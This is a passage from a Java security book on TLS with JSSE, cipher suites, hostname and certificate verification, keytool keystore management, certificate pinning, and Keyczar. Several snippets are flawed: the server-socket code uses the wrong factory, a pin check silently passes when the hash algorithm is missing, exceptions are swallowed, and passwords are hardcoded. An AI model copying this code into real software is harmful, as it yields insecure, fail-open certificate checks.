The last two threats are similar in that the attacker wants passwords or other data that is stored. We treat them differently because in practice the nature of the data is different. Passwords are generally secured in a way that cannot be reversed: Once a password's protection is in place, you cannot undo it to discover what the password actually is. You can, however, determine if a submitted password matches the stored password.

Protection of other kinds of data, though, needs to be reversible. For instance, when you protect a credit card number, you will most likely need to remove the protection later to actually use the credit card to process a purchase. This difference results in different kinds of threats, which in turn, require different kinds of security. In this chapter, we focus on the reversible kind of protection.

Now that we've gone over the threats, let's consider various ways to mitigate those threats. It's important to always keep in mind the threats you are defending against. A perfectly good security mechanism might be wholly inadequate

against certain types of threats. Model the threats your application will face before investing much time in designing the security controls. In security, details always matter.

One last thing to keep in mind before we move on: Cryptographic functionality in Java can vary from one platform to another and can behave differently based on which cryptographic policies and providers are installed on the local system. Some of this variation is due to the native capabilities of the underlying operating systems; some of it is due to governmental export restrictions; and some of it is deliberate flexibility built in to the design of the Java Cryptography Architecture (JCA) and the Java Cryptography Extension (JCE). In this book, we'll mostly focus on the default functionality provided by Oracle. However, you should spend some time inspecting other Java cryptographic providers to see what they offer. Two common third-party providers are the IAIK and the Bouncy Castle cryptographic packages.

Securing Data in Transit

The standard way to protect against the network-based threats mentioned earlier is to use the cryptographic protocol Secure Sockets Layer (SSL) or its modern incarnation, Transport Layer Security (TLS). The original SSL specification was developed and released by Netscape in 1995. The original protocol standard has been revised several times to adjust for weaknesses in the specification and new security techniques. In 1999, the standard became known as TLS, and the current version of TLS is 1.2. Despite the name change, most people continue to use SSL to refer to both SSL and TLS.



NOTE

The HTTP Strict Transport Security (HSTS) standard is a well-supported HTTPS response Header that will force a browser to always use HTTPS for a certain length of time! Simply deliver the following as an HTTPS response header to ensure that supported browsers can only make HTTPS connections to your site for max-age number of seconds!¹

`Strict-Transport-Security: max-age=31536000 includeSubDomains`

The Chromium project will even allow you to preload HSTS headers so

that users of Chrome, Aviator, and other Chromium-based projects will automatically get the benefit of Strict Transport Security on the first hit to your site.² Email agl@chromium.org to get your site added to Chrome's Strict Transport Security default list.

The backbone of these protocols is provided by a public key infrastructure that allows you to trust servers that you've never worked with before. This is accomplished by a system of certificate authorities (CAs), such as Symantec/VeriSign and Comodo, which sign cryptographic certificates that are placed on servers. When a TLS client connects to a server, the server sends the certificate to the client. If the client trusts the CA that signed the certificate, then the client may trust the server after verifying that the authority actually did sign the certificate. This verification step is made possible by the public key cryptography on which TLS is based. Once this trust is established, a secure communication channel is created.

Certificate chains are used to provide better scalability and control of certificates. A certificate chain uses two types of certificate authorities: root CAs that clients trust and intermediate CAs that have certificates signed by the root CA. If the certificate that is used by a TLS server is signed by an intermediate CA, then the server will provide both certificates to the client: the server certificate and the intermediate CA certificate.

The client will then verify the chain. First it verifies that the server certificate is signed by the intermediate CA; then it verifies that the intermediate CA's certificate is signed by a root CA that the client trusts. If the chain is unbroken, then the client will trust the server. A chain can consist of certificates from several intermediate CAs. In that case, the server will provide the entire chain, and the client will need to verify the entire chain.

The client maintains a list of root certificates from CAs that it trusts. Practically speaking, these root certificates are distributed with browsers, SDKs, and other applications. Java comes with a set of trusted certificates stored in the file `$JAVA_HOME/lib/security/cacerts`. We look at how to read that file later in the chapter.

As you can see, TLS is a complicated protocol. The specification, defined in RFC 5246, is 104 pages long and refers to other RFCs. Most of the time you will not need to worry about the details of TLS. If you are writing code that runs behind a web server, then you will rely on the web server to handle all of the connection details. In that case, most of this section won't be directly relevant. However, you will still need to configure the certificates used by the web server and that topic is covered by the "Certificate and Key Management" section.

and this topic is covered by the Certificate and Key Management section.

The same considerations apply if you are writing code that runs behind a web client that already handles the connection to a web server. You'll need to configure the certificates but not worry about the low-level connection details.

However, be careful about relying too much on your web server or client front end. It is surprising how many of these don't provide the security checks that you expect.³ If you depend on a front end, test it with all sorts of misconfigured certificates to see how it responds. Use expired certificates and certificates with incorrect hostnames. Let's hope that your front end terminates the connection when confronted with bad certificates, but research has shown that many implementations carry on anyway and are therefore vulnerable to a variety of attacks that TLS/SSL should prevent if used correctly.

With that out of the way, let's move on to TLS and SSL. Java makes it very easy to use these protocols. The Java Secure Sockets Extension (JSSE) consists of several packages that make dealing with SSL and TLS fairly straightforward. How straightforward? Simply import the `javax.net.ssl.*` package, define the host and port, and create a socket:

```
 SocketFactory sf = SSLSocketFactory.getDefault();  
Socket socket = sf.createSocket(host, port);
```

You now have a secure communications channel that can be used like any other Java socket connected to a server.

Creating a secure server socket is equally straightforward:

```
 ServerSocketFactory ssf = SSLSocketFactory.getDefault();  
Socket socket = ssf.createSocket(port);
```

In both cases, `host` is a string that contains the hostname and `port` is an integer that represents the port over which the connection should be established. For instance, the standard port for HTTPS is 443.

While this is easy enough, it isn't the whole story. In security, there are always details to keep in mind, and these details, if misconfigured, can reduce the security of an otherwise rock-solid security system.

Protocol Versions

Because SSL and TLS have a long history, you want to make sure that you are using only the latest secure protocols. You can control what protocols the socket will use. The following fragment enables just TLS versions 1.1 and 1.2 on the

socket:

```
 String[] p = {"TLSv1.1", "TLSv1.2"};  
socket.setEnabledProtocols(p);
```

These two protocols are the current state of the art at the time of this writing and are the ones you should use if you can. However, not all systems support these two protocols. You will likely encounter systems that support version 1.0 of TLS and various versions of SSL. Try to stay away from SSL, and instead use one of the TLS versions—preferably the most modern version that is supported by your systems.

Cipher Suites

The security of the socket depends on two things: keeping the keys secure and using appropriately strong encryption. We'll cover key security later, so in this section we discuss encryption algorithms.

TLS uses different algorithms at various stages of creating and managing a secure socket. These combinations of algorithms are referred to as cipher suites and they are legion. Here's a sample:

```
 TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384  
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384  
TLS_RSA_WITH_AES_256_CBC_SHA256  
TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA384  
TLS_ECDH_RSA_WITH_AES_256_CBC_SHA384  
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256  
TLS_DHE_DSS_WITH_AES_256_CBC_SHA256  
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA  
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA  
TLS_RSA_WITH_AES_256_CBC_SHA  
TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA  
TLS_ECDH_RSA_WITH_AES_256_CBC_SHA  
TLS_DHE_RSA_WITH_AES_256_CBC_SHA  
TLS_DHE_DSS_WITH_AES_256_CBC_SHA  
TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
```

The first part identifies these as TLS, as opposed to SSL, cipher suites. This

is followed by the key exchange and authentication algorithms. On the other side of the “WITH” is the specification for the bulk encryption cipher, its key size and mode, and the message authentication algorithm. This pattern can vary, but it’s enough to give you an idea of how to read the cipher suite names.

It’s not easy to give a quick recommendation as to what suite you should use. The JSSE defaults are good, so try to avoid changing them if possible. If you must customize your cipher suites, remember that the world of cryptography changes quickly, and you’ll need to stay abreast of new attacks and algorithms and appropriately adjust your supported suites. General rules are:⁴

- Don’t use suites that list ANON for authentication. They don’t provide authentication.
- Don’t use suites that contain NULL.
- Avoid use of suites that contain EXPORT.
- Stick to bulk ciphers with key sizes of 128 bits or larger (note that 3DES provides no more than 112 bits of security).
- Try to avoid suites using RC4, DES, and 3DES.
- Prefer ECDHE and DHE for key agreement. While they are slower (and DHE is slower than ECDHE), they provide stronger protection even if the private keys are later compromised, a property known as *forward secrecy*.

So which suites meet these guidelines? You might use one of these two:



TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA

Forward Secrecy

Forward secrecy protects your past communications even if the server’s private keys are compromised. Without forward secrecy, an attacker who gains access to a server’s private key can decrypt communications by applying the server’s private key to stored traffic that the attacker recorded in the past. With forward secrecy, the attacker would be able to use the private key to impersonate the server, but the attacker would not be able to decrypt recorded communication traffic.

Stealing private keys is not as difficult as you might think. Trusted

system administrators typically have access to the keys, a warrant can compel administrators to hand over the keys, and security vulnerabilities can leave the keys exposed. For instance, the OpenSSL Heartbleed vulnerability, publicized in April 2014, enabled remote attackers to steal a server's private keys by sending messages that abused the heartbeat extension.

Systems that had implemented forward secrecy were not exposed to as much risk by the Heartbleed vulnerability (not to diminish the severity of Heartbleed) because their past communications were still secure. Google enabled forward secrecy in many of its sites in 2011. Twitter did so in 2013. We can't stress it enough: Protect your communications by selecting cipher suites that support forward secrecy (ECDHE or DHE).

However, these two suites may not be well supported in browsers and other systems. You'll need to test extensively to make sure that the suites your application supports are also supported by the other systems to which you will connect. If the two endpoints of a network connection do not share a common suite, the connection will fail with a `Received fatal alert: handshake_failure` exception before any application data is transmitted.

The code needed to specify the cipher suites is simple enough:

```
String[] ciphers = {
    "TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA",
    "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA"
};
socket.setEnabledCipherSuites(ciphers);
```

Now your socket will use only one of those two cipher suites. If you control both endpoints, then you can ensure the necessary cipher suites are supported on both sides, but if you control only one side of the communication, then research and test extensively. At the time of this writing, many servers lack full support of ECDHE. Google supported the second suite, but not the first, so the connection to Google would fail if the code only enabled `TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA`.

Certificate Verification

Recall that impersonation is one of the threats that you want to block. Two key

techniques to block impersonation are verifying that the server's hostname matches the hostname noted in the certificate, and verifying that the certificate has not expired. By default, secure sockets in Oracle's JSSE will verify the expiration date but not the hostname. This is because hostname verification varies depending on the protocol built on top of TLS while expiration date checking is the same across protocols. We'll look at a subtlety in expiration date checking in a moment, after we first look at hostname verification.

While the low-level secure sockets don't verify the hostname, the HTTPS support in JSSE does. To accomplish this, the classes that implement HTTPS include a `HostnameVerifier`, which verifies that the hostname in the certificate matches the name of the host to which you are connecting. If they do not match, the connection will terminate.

For instance, the following code will establish an HTTPS connection to `your.url.com`. If the certificate at `your.url.com` does not match the `your.url.com` hostname, this connection will terminate before any data is sent.

```
String hostURL = "https://your.url.com";
URL url = new URL(hostURL);
HttpsURLConnection ctn;
ctn = (HttpsURLConnection)url.openConnection();
```

The hostname check is complicated and a bit fussy. As a result, it will sometimes fail in cases where you would rather it succeed. To deal with this situation, you can implement your own `HostnameVerifier` that will be called in the event of a hostname mismatch. The following code shows the skeleton of a custom hostname verifier that always returns false.

```
public static class CustomHostnameVerifier
    implements HostnameVerifier {

    public boolean verify(String hostname, SSLSession session) {
        boolean verified = false;
        /*
        ** ...logic for verifying host...
        */
        return verified;
    }
}
```

Add your own logic to verify the host, but understand that hostname verification is more complicated than it sounds.⁵

A single line associates your hostname verifier with the HTTPS connection. In the code that follows, we add the custom verifier to an HTTPS connection.

```
String hostURL = "https://your.url.com";
URL url = new URL(hostURL);
HttpsURLConnection ctn;
ctn = (HttpsURLConnection)url.openConnection();

// Hostname verification
ctn.setHostnameVerifier(new CustomHostnameVerifier());
```

A common case for custom hostname verifiers is to accommodate development environments. Certificates on development machines may not match exactly, and rather than spend the time fixing the certificates, many developers will simply use their own hostname verifiers as workarounds. Just make sure that your development code doesn't run in production.⁶

If you need HTTPS-style hostname validation in a low-level secure socket connection, as opposed to an HTTPS connection, you can use the `SSLParameters` class, as shown here:

```
SSLParameters sslParams = new SSLParameters();
sslParams.setEndpointIdentificationAlgorithm("HTTPS");
socket.setSSLParameters(sslParams);
```

The socket in the preceding code will now verify the server's hostname using the rules for verifying hostnames in an HTTPS connection.

Let's now take a quick look at the subtleties in checking a certificate's expiration date, as mentioned earlier. As you would expect, if a certificate is part of a certificate chain and the certificate has expired, JSSE will throw an exception before establishing the connection and transmitting data. However, if the client *explicitly* trusts the server, the socket will connect and encrypt traffic even if the certificate has expired. In this case, “explicitly” means that the server's certificate has been added directly to the client's truststore and the certificate's validity is not verified using a certificate chain.⁷ In this case, you need to check a certificate's expiration date yourself using the `checkValidity()` method of the `x509Certificate` class. We show an example of that in the next section on trust managers. To be clear though, this is an edge case and is not needed when you are relying on validation via a CA's signature.

Trust Managers

The natural place for implementing the checks described is during the handshake. The handshake is the portion of the TLS protocol where the connection is built and trust is established. The JSSE uses trust managers to determine if the code should trust the other side of the connection. To add custom verification checks, you create your own trust manager by subclassing an existing manager:

```
 public class CustomTrustManager extends  
 X509ExtendedTrustManager {  
 /*  
 ** ...class code here...  
 */  
 }
```

Unfortunately, using a custom trust manager requires that you explicitly build the socket factory rather than rely on defaults as we did earlier. The JSSE documentation provided by Oracle covers how to use an `SSLContext` and custom trust managers to get a socket factory, and we cover it briefly in the section “Certificate and Key Management.” In this section, we focus on the logic that you might want to implement within your trust manager.

Let’s say your code is connecting directly to a service over a TLS socket. In that case, you’ll want to override the `checkServerTrusted()` method in `X509ExtendedTrustManager`, which accepts a `Socket` as an argument.

The code in that method might first verify the certificates using the default trust manager and then execute the custom verifications. Here is code that explicitly checks the validity dates of the certificates in the chain using the `checkValidity()` method mentioned previously:

```
X509ExtendedTrustManager defaultTM;
/*
** ...code that sets the defaultTM...
*/
public void checkServerTrusted(X509Certificate[] chain,
    String authType, Socket socket) throws CertificateException {
    try {

        defaultTM.checkServerTrusted(chain, authType, socket);

        for (int i = 0; i < chain.length; i++) {
            java.security.cert.X509Certificate cert =
                (java.security.cert.X509Certificate)chain[i];

            cert.checkValidity();
        }

    } catch (CertificateException e) {
        // Handle and/or rethrow exception.
    }
}
```

The `X509Certificate` class contains many other methods to inspect the various attributes of a certificate. Any of these could be used as part of a verification algorithm.

Before creating a custom trust manager containing your own validation logic, spend some time understanding the relevant RFC specifications. You want to make sure that your code checks the right attributes for the right values. For instance, many implementations first check the subject name for determining the hostname, but that field should be used as a backup if the subject alternative names do not contain the hostname.

Certificate and Key Management

As we said earlier, certificates and keys are the backbone of TLS. As such, it is crucial that they are managed carefully and securely. If your code is running behind a web server or web client, then most likely you will not need to worry about certificates and keys in your code. Your system administrators will need to manage them with the tools provided by the web server or client, but little of that will be passed down to your application code.

This section covers the Java tools for managing certificates and keys when you are not relying on front-end systems to do it for you. This will also help you understand what your system administrators have to manage because, in some

cases, especially on development machines, you may be the system administrator.

Java provides three components that are important in certificate and key management: *keystores*, *truststores*, and the *keytool*. A keystore holds the private keys and certificates that are used as credentials. For instance, a TLS server sends information in a keystore to clients so that the clients can verify the server. The keystore should be kept secure and access must be tightly controlled.

A truststore holds the public certificates that your application will use to determine trust. The truststore is used to validate the credentials supplied from a keystore. For instance, when a TLS server gives a client a certificate chain, the client will look to see that the chain is ultimately signed with a certificate in the client's truststore. If it is, then the client will accept the chain. A truststore can be made public, as it should only contain public keys.

The keytool is a command-line program that allows you to work with keystores and truststores. In most cases you will use the keytool to configure keystores on servers and truststores on clients—although sometimes you will want to have both items on both endpoints. You can also use the keytool to generate and manage certificates.

One complication to be aware of is that, from the perspective of the keytool, both keystores and truststores are keystore files. They just contain different types of keys. A truststore is a keystore that contains trusted public key certificates. If the distinction matters, we will make it clear when we are talking about the actual file type rather than the kind of store represented by the file.

Let's begin by using keytool to create the appropriate keys in a keystore and a truststore. First you create a key pair (both a public and a private key).

```
$ keytool -genkeypair -alias iron -keyalg RSA -validity 7 \
    -keystore ic-keystore
Enter keystore password: password
Re-enter new password: password
What is your first and last name?
[Unknown]: localhost
What is the name of your organizational unit?
[Unknown]: Kevin Kenan
What is the name of your organization?
[Unknown]: Iron Clad Java
What is the name of your City or Locality?
[Unknown]: Eugene
What is the name of your State or Province?
[Unknown]: OR
What is the two-letter country code for this unit?
[Unknown]: US
Is CN=localhost, OU=Kevin Kenan, O=Iron Clad Java, L=Eugene,
ST=OR, C=US correct?
[no]: yes

Enter key password for <iron>
(RTURN if same as keystore password): <CR>
```

This creates a keystore called `ic-keystore` containing a certificate that is valid for seven days. We're using `localhost` as the common name. We can list its contents.

```
$ keytool -list -v -keystore ic-keystore
Enter keystore password: password

Keystore type: JKS
Keystore provider: SUN
Your keystore contains 1 entry

Alias name: iron
Creation date: Mar 16, 2014
Entry type: PrivateKeyEntry
Certificate chain length: 1
Certificate[1]:
Owner: CN=localhost, OU=Kevin Kenan, O=Iron Clad Java, L=Eugene,
ST=OR, C=US
Issuer: CN=localhost, OU=Kevin Kenan, O=Iron Clad Java, L=Eugene,
ST=OR, C=US
Serial number: 58133f6a
Valid from: Sun Mar 16 18:12:15 PDT 2014 until: Sun Mar 23
18:12:15 PDT 2014
Certificate fingerprints:
    MD5: 35:8A:C7:B9:18:ED:15:B7:F4:91:30:41:E7:D2:45:6A
    SHA1: E6:7E:43:86:D7:A6:8D:30:96:5C:BB:9B:E9:99:3C:5E:78:CC
:8F:66
    SHA256: E0:D9:79:F8:FD:6C:65:31:BF:E7:F9:51:40:CE:6E:CE:D4:
C3:11:FF:37:A2:CF:4F:A8:CE:2B:13:82:78:46:11
        Signature algorithm name: SHA256withRSA
        Version: 3

Extensions:
...clipped several non-essential lines from the output...
```

Now you want to extract the certificate from the keystore so that you can add it directly to a truststore.

```
 $ keytool -exportcert -alias iron -keystore ic-keystore -rfc \
    -file iron.cer
Enter keystore password: password
Certificate stored in file <iron.cer>
$ cat iron.cer
-----BEGIN CERTIFICATE-----
MIIDezCCAmOgAwIBAgIEWBM/ajANBgkqhkiG9w0BAQsFADBuMQswCQYDVQQGEwJVU
zELMAkGA1UE CBMCT1IxDzANBgNVBAcTBkV1Z2VuZTEXMBUGA1UEChMOSXJvbiBDb
GFkIEphdmExEjAQBgNVBAsT CUNoYXB0ZXIgNjEUMBIGA1UEAxMLS2V2aW4gS2VuY
W4wHhcNMTQwMzE3MDExMjE1WhcNMTQwMzI0 MDExMjE1WjBuMQswCQYDVQQGEwJVU
zELMAkGA1UECBMCT1IxDzANBgNVBAcTBkV1Z2VuZTEXMBUG A1UEChMOSXJvbiBDb
GFkIEphdmExEjAQBgNVBAsTCUNoYXB0ZXIgNjEUMBIGA1UEAxMLS2V2aW4g S2VuY
W4wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCqGyun26Oo0p5XQ4zglN
ImXj+L 9yZl9u9GwMTve2+VyTr8Wdcjmcc8440ehfaAPowiTGJ5EH4eYo0XeWWCgf
ue9r6xOWr6ri8+ce7Q 4V8fDqzzUTau58zJ9m5cCj+Rzu/O4zZjmdsi0ZMGrZ4Unj
3i/V6d0hH+Me9rgxUm/om6bU2cb/rг YCgN1gv5Zbo4oQi7GexNUBHgirdIzAU+AK
sJJc/fhBhof46EBhme+Dq0cd5P+evnPhjXQneKsdCD IIOutmtq4xq7UqVizaF51p
8SzUAiMXdk6yWyrJGNnvWHkcUdOFzrB7xx0crrRffZAhAN8SuLnC1F m2mzlhSqdD
81AgMBAAGj ITAfMB0GA1UdDgQWBFR3J1aspXnf cYM3cc6WcUSI1gjxd DANBgkqhki
G 9w0BAQsFAAOCAQEAlsKDcCUM0HdozG05rXI2UphXqeTMRS0b4FVixVnCvTwwx1s
WxDPB5VC42vWH xoOp9Pty/OCPKCryp+7X5WSefH5x50d0/kwP7k5Y75PcH7XJyC4
dXFBExsTMECAhjLn6zwUoWSv7 miyLkZvDj0ucDql6G7z9ivQEh4Gg9PzgedUFvo1
vaBa7Dh1Zjr6ENGHAnLEexU+hdAJDNbaVxYjI +8SXsNJMbVNeNFC2qq8cghpbGx
vfEODPTcXT5LicnIZgOFnbyq4hUpO3p2XFuCG99/8ESfd/1ujFnqrjge51NW/lsf7
cv134RnrtC8sShgtSaBhOft0xIWKprQfxfnGww==
-----END CERTIFICATE-----
```

Looks good. Let's import this into a new truststore called **ic-truststore**.

```
$ keytool -import -alias ironcert -file iron.cer \
    -keystore ic-truststore
Enter keystore password: password
Re-enter new password: password
Owner: CN=localhost, OU=Kevin Kenan, O=Iron Clad Java, L=Eugene,
ST=OR, C=US
Issuer: CN=localhost, OU=Kevin Kenan, O=Iron Clad Java, L=Eugene,
ST=OR, C=US
Serial number: 58133f6a
Valid from: Sun Mar 16 18:12:15 PDT 2014 until: Sun Mar 23
18:12:15 PDT 2014
Certificate fingerprints:
    MD5: 35:8A:C7:B9:18:ED:15:B7:F4:91:30:41:E7:D2:45:6A
    SHA1: E6:7E:43:86:D7:A6:8D:30:96:5C:BB:9B:E9:99:3C:5E:78:CC
    :8F:66
    SHA256: E0:D9:79:F8:FD:6C:65:31:BF:E7:F9:51:40:CE:6E:CE:D4:
    C3:11:FF:37:
    A2:CF:4F:A8:CE:2B:13:82:78:46:11
        Signature algorithm name: SHA256withRSA
        Version: 3

Extensions:
...clipped several non-essential lines from the output...

Trust this certificate? [no]: yes
Certificate was added to keystore
```

At this point, `ic-truststore` contains the certificate with the public key that matches the private key in the `ic-keystore`. You should configure the server to use `ic-keystore` as its keystore and the client should use `ic-truststore` as its truststore. When the server sends the certificate in the `ic-keystore` to the client, the client can then verify it with the public key in the `ic-truststore`.

You can load these keystore files into a JSSE application programmatically or by using system properties. Java allows these properties to be set from the command line or in code. The command-line arguments are straightforward:

```
$ java -Djavax.net.ssl.keyStore=ic-keystore \
> -Djavax.net.ssl.keyStorePassword=password ICServer

$ java -Djavax.net.ssl.trustStore=ic-truststore \
> -Djavax.net.ssl.trustStorePassword=trustword ICClient
```

You can also set the properties dynamically in your code:

```
System.setProperty("javax.net.ssl.keyStore", "ic-keystore");
System.setProperty("javax.net.ssl.keyStorePassword", "password");

System.setProperty("javax.net.ssl.trustStore", "ic-truststore");
System.setProperty("javax.net.ssl.trustStorePassword", "password");
```

Alternatively, you can load the keystore and truststore programmatically. Unlike the system property approach, which sets the default that will be used for all code running on that particular JVM, loading the keystores programmatically limits the keystores to just the application that loaded them.

```
KeyStore tks = KeyStore.getInstance("JKS");
tks.load(new FileInputStream("ic-truststore"),
        "password".toCharArray());

TrustManagerFactory tmf =
    TrustManagerFactory.getInstance("PKIX", "SunJSSE");
tmf.init(tks);

char[] pass = "password".toCharArray();
KeyStore ks = KeyStore.getInstance("JKS");
ks.load(new FileInputStream("ic-keystore"), pass);

KeyManagerFactory kmf =
    KeyManagerFactory.getInstance("SunX509", "SunJSSE");
kmf.init(ks, pass);

SSLContext sctx = SSLContext.getInstance("TLS");
sctx.init(kmf.getKeyManagers(), tmf.getTrustManagers(), null);

SSLServerSocketFactory ssf = sctx.getServerSocketFactory();
ServerSocket socket = ssf.createServerSocket(port);
```

The preceding code creates an SSL server socket, but the same approach applies to client sockets as well. However, in the case of a client socket, you generally won't need a keystore.

```
KeyStore tks = KeyStore.getInstance("JKS");
tks.load(new FileInputStream("ic-truststore"),
"password".toCharArray());

TrustManagerFactory tmf =
    TrustManagerFactory.getInstance("PKIX", "SunJSSE");
tmf.init(tks);

SSLContext sctx = SSLContext.getInstance("TLS");
sctx.init(null, tmf.getTrustManagers(), null);

SSLSocketFactory sf = sctx.getSocketFactory();
Socket socket = sf.createSocket(port);
```

This code loads the truststore into the client so that it can verify the server's certificate. Remember that this works because you had easy access to both the truststore and the client. Unfortunately, that is not the case most of the time: You don't have access to all of the clients that will connect to your server. This is where the certificate authorities come into play.

Back when you extracted the certificate from the keystore, you could have instead prepared a certificate signing request (CSR). A CSR is what you send to a certificate authority. It contains the certificate and the server's public key. After the CA has confirmed your identity, it will sign the certificate and return it to you. You can use keytool to generate the CSR:

```
$ keytool -certreq -alias iron -keystore ic-keystore \
           -file iron-csr.cer
Enter keystore password: password
```

Submit the file `iron-csr.cer` to the CA of your choice, and when it comes back signed—possibly with an entire chain of signed certificates—you might name it something like `iron-signed.cer`. The name doesn't matter, but you will need to import the signed certificate into the server's keystore.

However, to import the signed certificate, Java must trust the CA that signed it. This means that the CA's public certificate needs to be accessible when Java checks. You can check the default cacerts file in `$JAVA_HOME/lib/security/cacerts` to see if a trusted certificate is already present.

```
$ keytool -list -v -keystore $JAVA_HOME/lib/security/cacerts
Enter keystore password: changeit
```

If it is there, then you can directly import the signed certificate.

If it is there, then you can directly import the signed certificate.

```
$ keytool -importcert -alias iron -keystore ic-keystore \
    -file iron-signed.pem
Enter keystore password: password
Certificate reply was installed in keystore
```

Make sure to use the same alias as you used when generating the certificate so that keytool knows you are installing a CSR reply.

If it is not in the cacerts file, then you can add the CA's cert to ic-keystore before adding the signed certificate.

```
$ keytool -importcert -alias myCA -file cacert.pem \
    -keystore ic-keystore
Enter keystore password: password
.
.
.
Trust this certificate? [no]: yes
Certificate was added to keystore
```

Now you can import the signed certificate.

```
$ keytool -importcert -alias iron -keystore ic-keystore \
    -file iron-signed.pem
Enter keystore password: password
Certificate reply was installed in keystore
```

Again, be sure to use the same alias as you used when generating the certificate—in this case `iron`—so that keytool knows you are installing a CSR reply.

We hope you selected a CA that your clients already trust—that is, a CA whose root public key certificates are preinstalled in the clients or browsers you are targeting. In some cases, however, perhaps for testing, the CA won't be preinstalled. You will have to ensure that the clients trust your CA yourself. If the clients are Java applications, you can add the CA certificate to the truststore, as discussed earlier.

If the CA's root public key certificate is called `cacert.pem`, you can import it into your own truststore.

```
 $ keytool -importcert -alias myCA -file cacert.pem \
   -keystore ic-truststore
Enter keystore password: password
```

You would then load `ic-truststore` into your application, as we demonstrated earlier.

Certificate Pinning

For the public key infrastructure system to work, you must trust the certificate authorities themselves. Unfortunately, security and management issues within some CAs have eroded that trust. The cryptography underlying the system still works; it's the organizations themselves that are suspect.

One way to deal with this problem is to avoid using CAs altogether. We set the groundwork for this in the previous section, “Certificate and Key Management.” If you have access to both the server and the clients, you can generate, sign, and distribute your own certificates.⁸ If you limit your application to just the truststore that you defined and you only add certificates you generated and trust to that keystore, then you avoid the issue with trusting a third-party CA.

Another approach to dealing with this issue is to use certificate pinning. Certificate pinning is a mechanism that allows an application to trust only specific certificates or certificates signed by a particular certificate. For instance, your application might connect to many different servers and therefore need a variety of certificates in your truststore to secure those connections. Some of those certificates could be from a CA and some might be self-generated.

However, just because your application trusts a CA to secure a connection to a third-party web service API doesn't mean you want that same CA to secure the connection to the part of your application that handles payments. In other words, your application might require different security levels for different connections. By pinning a certificate to a site, you require that specific certificate to be used in securing the connection to that site.

Implementations of certificate pinning typically use a hash of the public key embedded in the certificate because the public key is ultimately what you trust and the certificate may change without changing the public key. The following code loads the `ic-keystore` we've been using and outputs the SHA-1 hash of the public key associated with the alias specified on the command line:

```
String alias = args[0];

try {
    KeyStore ks = KeyStore.getInstance("JKS");
    ks.load(new FileInputStream("ic-keystore"),
            "password".toCharArray());

    Certificate cert = ks.getCertificate(alias);
    if (cert == null) {
        System.out.println("Alias '" + alias + "' not found.");
        return;
    }

    byte[] key =
        ((X509Certificate)cert).getPublicKey().getEncoded();
    MessageDigest md = MessageDigest.getInstance("SHA1");
    byte[] keyHash = md.digest(key);

    String khs = DatatypeConverter.printHexBinary(keyHash);
    System.out.println("Hash: " + khs);

}
catch (Exception e) {
    System.out.println("Exception: " + e);
}
```

If this code were in a class called `PublicKeyHasher`, then you would use it as follows:

```
$ java PublicKeyHasher localhost
Hash: B7ABDA32F5BC57F528D66CBA01B6E9B53E161416
```

Once you have the public key hash, you need to tell your client to trust it. To do this, you return to the `CustomTrustManager` class we discussed in the section “Trust Managers.” Within that class you’ll implement a `verifyPin()` method that you’ll call from the `checkServerTrusted()` method.

```
public void verifyPin(String pinString, X509Certificate cert)
    throws CertificateException {
    try {
        byte[] key = cert.getPublicKey().getEncoded();
        MessageDigest md = MessageDigest.getInstance("SHA1");
        byte[] keyHash = md.digest(key);
        byte[] pin = DatatypeConverter.parseHexBinary(pinString);

        if (!Arrays.equals(keyHash, pin)) {
            System.out.println("Pin mismatch. Server hash: " +
                DatatypeConverter.printHexBinary(keyHash));
            throw new CertificateException("Pin doesn't match.");
        }
    } catch (java.security.NoSuchAlgorithmException nsa) {
        System.out.println("NoSuchAlgorithm.");
    } catch (CertificateException ce) {
        throw ce;
    }
}
```

Pass the pin generated from the `PublicKeyHasher` tool to `verifyPin()` along with the certificate that contains the appropriate public key. In this example, we used SHA-1, but for better security, you should use an even stronger hash algorithm such as SHA-256.

Pinning can be combined with other authentication methods. For instance, it's probably best to validate the pin after validating the signature chain. Java's default trust managers validate the signatures so you can rely on that code rather than implementing your own. Once you know the chain is solid, you can check to make sure that the pin is correct. This approach also makes it easier to only validate pins for connections that need the most security.

Also, rather than pinning the actual server certificate, you should consider pinning a certificate higher up the chain. By pinning an intermediate certificate, you can change the server certificate without having to re-pin the certificate. This technique gives you the value of pinning along with the flexibility of a public key infrastructure.

Securing Data at Rest

We turn now to protecting stored data from the threats discussed earlier. Recall that your security mechanism for data at rest needs to be reversible. That is, you

need the capability to wrap the data in protection when you store it, and you need the ability to reverse or unwrap the protection later so that you can use the data. Encryption is the tool of choice for this job.

Unfortunately, we don't have a widely accepted standard, such as TLS, that defines how to use specific algorithms for encrypting data at rest, so developers must implement encryption on their own. However, a secure encryption system is very complex and fraught with myriad design options that can fatally damage a secure system if the wrong options are selected. The history of SSL/TLS is a great example: Many people with deep expertise in cryptography designed these protocols and still weaknesses crept in requiring many protocol upgrades over the years.

On the positive side, several vendors and open-source projects are beginning to implement systems to make encryption easier and less prone to mistakes. In this section, we focus on Keyczar, which was originally developed by the Google Security Team and is now an open-source project hosted at Google.⁹ Of course, we cover the Java implementation of Keyczar in this book, but other implementations exist as well. Both Python and C++ versions are available from the Keyczar home page.

Keyczar is a toolkit that allows you to easily encrypt and sign data, and—perhaps even more importantly—Keyczar provides basic key management functionality. The encryption and signing services are primarily accessed through a set of easy-to-use APIs. Key management functionality is provided through a command-line program called KeyczarTool. All of this is built on top of Java's native cryptographic architecture.

It is easy to underestimate the importance of KeyczarTool and the functions it provides. Key management is a critical component of a secure encryption system, but it is frequently overlooked by developers in the rush to get data encrypted. A common saying in cryptography is that cryptography turns the problem of protecting a lot of information—your data—into the problem of protecting a little information: the keys. We'll look more closely at the key management functionality later, but for now it is important to understand that the security of any cryptographic solutions depends entirely on keeping certain keys secure.

